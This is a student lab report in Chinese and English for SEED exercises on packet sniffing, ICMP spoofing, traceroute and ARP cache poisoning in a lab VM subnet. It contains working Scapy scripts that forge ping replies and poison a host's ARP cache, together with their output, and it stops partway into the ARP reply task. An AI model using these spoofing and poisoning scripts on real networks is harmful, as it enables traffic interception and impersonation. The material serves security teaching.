Lab 3

Packet Sniffing and Spoofing Lab

Name：程昊


Student Number：57117128

Lab Task Set 1: Using Tools to Sniff and Spoof Packets

Task1.1: Sniffing Packets


◆ 实验流程：

首先在 task11.py 中写入以下内容：




```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
pkt = sniff(filter='icmp',prn=print_pkt)
```

运行 task11.py 文件：




```
^C[09/02/20]seed@VM:~/.../lab3$ sudo ./task11.py
```

此时无任何运行结果，开启另一个新的 bash，尝试 ping 一个域名：



```
[09/02/20]seed@VM:~$ ping www.baidu.com
PING www.a.shifen.com (180.101.49.12) 56(84) bytes of data.
64 bytes from 180.101.49.12: icmp_seq=1 ttl=128 time=3.87 ms

--- www.a.shifen.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```


此时回到运行 task11.py 文件的 shell 中，观察程序输出(部分)：



```
###[ Ethernet ]###
  dst       = 00:50:56:e6:b7:87
  src       = 00:0c:29:40:c7:9a
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 42847
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x7aae
     src       = 192.168.114.129
     dst       = 180.101.49.12
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x1465
        id        = 0x654d
```

可见程序成功在 root 权限下嗅探了 ICMP 数据包。

接下来尝试在非 root 权限下运行该程序：



```
^C[09/02/20]seed@VM:~/.../lab3$ ./task11.py
Traceback (most recent call last):
  File "./task11.py", line 5, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 972, in
sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 842, in
_run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 467, i
n __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(typ
e))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

请求直接被拒绝，说明普通用户无法获得 raw socket。


◆ 实验结论：

只有在 root 权限下才能捕获数据包。

Task1.2: Spoofing ICMP packets

◆ 实验流程：


首先利用 ifconfig 命令查看另一台 VM 的地址：



```
[09/02/20]seed@VM:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:be:4f:73
          inet addr:192.168.114.130  Bcast:192.168.114.255  Mask:255.255.255.0
          inet6 addr: fe80::df5c:2d73:d05d:1109/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9163 (9.1 KB)  TX bytes:7486 (7.4 KB)
          Interrupt:19 Base address:0x2000
```


网卡 ens33，ipv4 地址位 192.168.114.130.

在之前的 VM 上构造 ICMP 包，并向该台 VM 发送：



```
>>> from scapy.all import *
>>>
KeyboardInterrupt
>>> a = IP()
>>> a.dst = '192.168.114.130'
>>> b = ICMP()
>>> p = a/b
>>> send(p)
.
Sent 1 packets.
```

在接收方的 VM 中，利用 wireshark 查看：



No.	Time	Source	Destination	Protocol	Length	Info
17	2020-09-02 22:19:03.8614149…	192.168.114.129	192.168.114.130	ICMP	60	Echo (ping…
18	2020-09-02 22:19:03.8614487…	192.168.114.130	192.168.114.129	ICMP	42	Echo (ping…

上图的结果是已经按照 IP 地址过滤的结果。

◆ 实验结论：


Scapy 可以很方便的构造绝大多数类型的数据包，并且向目标网络的主机发送。但是注意，需要有 root 权限。

Task1.3: Traceroute

◆ 实验流程：


通过改变 ttl 的值，估计源地址到目的地址之间的路由。这里尝试向百度

(180.101.49.12)发送数据包：



```
>>> from scapy.all import *
>>> a = IP()
>>> b = ICMP()
>>> a.dst = '180.101.49.12'
>>> a.ttl = 1
>>> send(a/b)
.
Sent 1 packets.
```

Wireshark 的监控结果：



```
ip.dst == 192.168.114.129 and icmp                                   Expression...
No.  Time                          Source           Destination      Protocol Length Info
 276 2020-09-02 22:48:04.9000197… 192.168.114.2    192.168.114.129  ICMP         70 Time-to-li
```

说明第一个路由器是该网段的网关，ip 地址位 192.168.114.2，将 ttl 改为 2，再次发送数据包，此时无法得到响应。

◆ 实验结论：

单纯的发送 ICMP 数据包，改变 TTL 值得方法可能存在一定缺陷，由于路由器防火墙得策略设置等原因。

Task1.4: Sniffing and then Spoofing


◆ 实验流程：

编写 test.py，实现构造欺骗数据包回复来自 LAN 内其他主机的 ping 报文：

```
#!/usr/bin/python3
from scapy.all import *
from random import randint
def print_pkt(pkt):
        if ICMP in pkt and pkt[ICMP].type == 8:
                ip = IP(src = pkt[IP].dst, dst = pkt[IP].src, ihl = pkt[IP].ihl)
                icmp = ICMP(type = 0, id =  pkt[ICMP].id, seq = pkt[ICMP].seq)
                data = pkt[Raw].load
                newpkt = ip/icmp/data
                send(newpkt, verbose=0)
                print("new packet spoofed has been send")
                print("src ip:" + newpkt[IP].src + ", dst ip:" + newpkt[IP].dst)

pkt = sniff(filter='net 192.168.114 and icmp', prn = print_pkt, iface="ens33")
```

程序的基本逻辑是，监听 VM B 所在 LAN 的所有 ICMP 报文，如果检测到 ICMP 报文的 type = 8 则认为该报文属于其他主机所发出的 ping request packet，则根据所捕获的数据包内容构造假包进行回复。


为了验证，我们首先在 VM A 上 ping 一个随机的 ip 地址 12.13.31.131：



```
[09/03/20]seed@VM:~$ ping 12.13.31.131
PING 12.13.31.131 (12.13.31.131) 56(84) bytes of data.
^C
--- 12.13.31.131 ping statistics ---
25 packets transmitted, 0 received, 100% packet loss, time 24563ms

[09/03/20]seed@VM:~$
```


当然是 ping 不通的，这个 ip 地址在美国(查证后)。

在 VM B 上我们开启 test.py 程序，开始监听整个网段：




```
[09/03/20]seed@VM:~/.../lab3$ sudo ./test.py
```

重新在 VM A 上 ping 12.13.31.131：



```
[09/03/20]seed@VM:~$ ping 12.13.31.131
PING 12.13.31.131 (12.13.31.131) 56(84) bytes of data.
^C
--- 12.13.31.131 ping statistics ---
25 packets transmitted, 0 received, 100% packet loss, time 24563ms

[09/03/20]seed@VM:~$ ping 12.13.31.131
PING 12.13.31.131 (12.13.31.131) 56(84) bytes of data.
64 bytes from 12.13.31.131: icmp_seq=1 ttl=64 time=58.5 ms
64 bytes from 12.13.31.131: icmp_seq=2 ttl=64 time=24.4 ms
64 bytes from 12.13.31.131: icmp_seq=3 ttl=64 time=20.1 ms
64 bytes from 12.13.31.131: icmp_seq=4 ttl=64 time=18.3 ms
64 bytes from 12.13.31.131: icmp_seq=5 ttl=64 time=13.1 ms
64 bytes from 12.13.31.131: icmp_seq=6 ttl=64 time=16.9 ms
```

此时可以发现，这个 ip 地址已经被 ping 通，再看看 VM B 上的控制台打印：




```
new packet spoofed has been send
src ip:12.13.31.131, dst ip:192.168.114.130
new packet spoofed has been send
src ip:12.13.31.131, dst ip:192.168.114.130
new packet spoofed has been send
src ip:12.13.31.131, dst ip:192.168.114.130
new packet spoofed has been send
src ip:12.13.31.131, dst ip:192.168.114.130
new packet spoofed has been send
src ip:12.13.31.131, dst ip:192.168.114.130
new packet spoofed has been send
src ip:12.13.31.131, dst ip:192.168.114.130
new packet spoofed has been send
src ip:12.13.31.131, dst ip:192.168.114.130
new packet spoofed has been send
src ip:12.13.31.131, dst ip:192.168.114.130
new packet spoofed has been send
src ip:12.13.31.131, dst ip:192.168.114.130
new packet spoofed has been send
src ip:12.13.31.131, dst ip:192.168.114.130
new packet spoofed has been send
src ip:12.13.31.131, dst ip:192.168.114.130
```

可以看到 VM B 的 test.py 程序成功伪造了数据包。

◆ 实验结论：

值得注意的是，在测试时 ping 同网段的不存在主机时无法 ping 通的，而且数据包在不通过代码的修改情况下，也不会被 VM B 的程序嗅探到，在 VM A 上会显示如下结果：



```
[09/03/20]seed@VM:~$ ping 192.168.114.121
PING 192.168.114.121 (192.168.114.121) 56(84) bytes of data.
From 192.168.114.130 icmp_seq=1 Destination Host Unreachable
From 192.168.114.130 icmp_seq=2 Destination Host Unreachable
From 192.168.114.130 icmp_seq=3 Destination Host Unreachable
From 192.168.114.130 icmp_seq=4 Destination Host Unreachable
From 192.168.114.130 icmp_seq=5 Destination Host Unreachable
From 192.168.114.130 icmp_seq=6 Destination Host Unreachable
^C
```

查阅资料可知：因为 ping 同网段的地址，那么数据包封装的时候，在数据链路层会需要同网段 ip 的目的 mac，也就会导致发送 arp 广播请求，而 VM2 收到广播请求，如果不写代码程序，那么它不会回应这个 arp 广播请求做欺骗。


ARP Cache Poisoning Attack Lab

Task1: ARP Cache Poisoning


◆ 实验流程：

这里设 ubuntu 虚拟机 1 为 VM A，ubuntu 虚拟机 2 为 VM B：


VM A 的地址为：192.168.114.130


```
[09/03/20]seed@VM:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:be:4f:73
          inet addr:192.168.114.130  Bcast:192.168.114.255  Mask:255.255.255.0
```

VM B 的地址为：192.168.114.131


```
[09/03/20]seed@VM:~$ ifconfig -a
ens33     Link encap:Ethernet  HWaddr 00:0c:29:79:2e:a5
          inet addr:192.168.114.131  Bcast:192.168.114.255  Mask:255.255.255.0
```


VM M 的地址为：192.168.114.129


```
[09/03/20]seed@VM:~$ ifconfig -a
ens33     Link encap:Ethernet  HWaddr 00:0c:29:40:c7:9a
          inet addr:192.168.114.129  Bcast:192.168.114.255  Mask:255.255.255.0
```

Mac 地址均已在图中表明。

1）Using ARP request

首先清空 VM A 的 arp 表：



```
[09/03/20]seed@VM:~$ sudo ip neigh flush  dev ens33
[09/03/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.114.254                  (incomplete)                              ens33
192.168.114.2                    (incomplete)                              ens33
192.168.114.121                  (incomplete)                              ens33
192.168.114.129                  (incomplete)                              ens33
192.168.114.123                  (incomplete)                              ens33
192.168.114.131                  (incomplete)                              ens33
```

在 VM M 上运行以下 python 程序：

```
srloop(ARP(hwsrc = "00:0c:29:40:c7:9a",  psrc = "192.168.114.131", pdst = "192.168.114.130", op = 1))
```


这里将源 mac 和源 ip 分别设置为 VM M 的 mac 和 VM B 的 ip，op = 1 表示 ARP request。

运行 python 程序：



```
[09/03/20]seed@VM:~/.../lab3$ sudo ./arptest.py
RECV 1: ARP is at 00:0c:29:be:4f:73 says 192.168.114.130 / Padding
RECV 1: ARP is at 00:0c:29:be:4f:73 says 192.168.114.130 / Padding
RECV 1: ARP is at 00:0c:29:be:4f:73 says 192.168.114.130 / Padding
RECV 1: ARP is at 00:0c:29:be:4f:73 says 192.168.114.130 / Padding
RECV 1: ARP is at 00:0c:29:be:4f:73 says 192.168.114.130 / Padding
RECV 1: ARP is at 00:0c:29:be:4f:73 says 192.168.114.130 / Padding
RECV 1: ARP is at 00:0c:29:be:4f:73 says 192.168.114.130 / Padding
```

伪造的 ARP 数据包已得到回应，前往 VM A 查看 arp cache：




```
[09/03/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.114.254                  (incomplete)                              ens33
192.168.114.2            ether   00:50:56:e6:b7:87   C                     ens33
192.168.114.121                  (incomplete)                              ens33
192.168.114.129          ether   00:0c:29:40:c7:9a   C                     ens33
192.168.114.123                  (incomplete)                              ens33
192.168.114.131          ether   00:0c:29:40:c7:9a   C                     ens33
```

可见这里 VM B 的 ip 地址与 VM M 的 mac 地址形成了一对虚假的映射关系。


2) Using ARP reply

这次不清空 ARP 表，让 ARP 表恢复正常：



